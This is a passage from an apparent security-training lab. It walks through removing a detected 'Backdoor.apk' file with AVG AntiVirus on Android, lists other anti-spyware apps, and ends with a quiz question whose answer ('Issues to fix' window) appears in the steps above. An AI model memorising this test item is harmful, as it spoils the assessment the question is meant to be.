


10. The **Issues to fix** window appears showing a list of malwares detected. The scan has detected malware in file `"/storage/emulated/0/Download/Backdoor.apk"`, to resolve this issue click on **REMOVE**.



11. Similarly, click on **REMOVE** under Malware Detected section to remove the respective malware.

If **MainActivity** pop-up appears, click **OK** to uninstall the app.



12. After removing the malware, you may encounter remaining alerts. Simply click on the ellipsis and select **Ignore** to dismiss them.
13. After completing the process, **Scan finished** window appears, click on "X" present on top-left corner of the window to close the window.
14. This concludes the demonstration of how to secure Android devices from malicious apps using AVG.
15. You can use other mobile antivirus and anti-spyware tools such as **Certo: Anti Spyware & Security** (<https://play.google.com>), **Anti Spy Detector - Spyware** (<https://play.google.com>), **iAmNotified - Anti Spy System** (<https://iamnotified.com>), **Anti Spy** (<https://www.protectstar.com>), and **Secury - Anti Spy Security** (<https://apps.apple.com>) to secure mobile devices from malicious apps.
16. Close all open windows and document all the acquired information.

Question 17.2.1.1

In Android machine, use AVG AntiVirus tool to scan the Android Device for malware and resolve the detected malware files. Which screen in the AVG antivirus tool shows the list of malware and malicious files that are found after the scan?

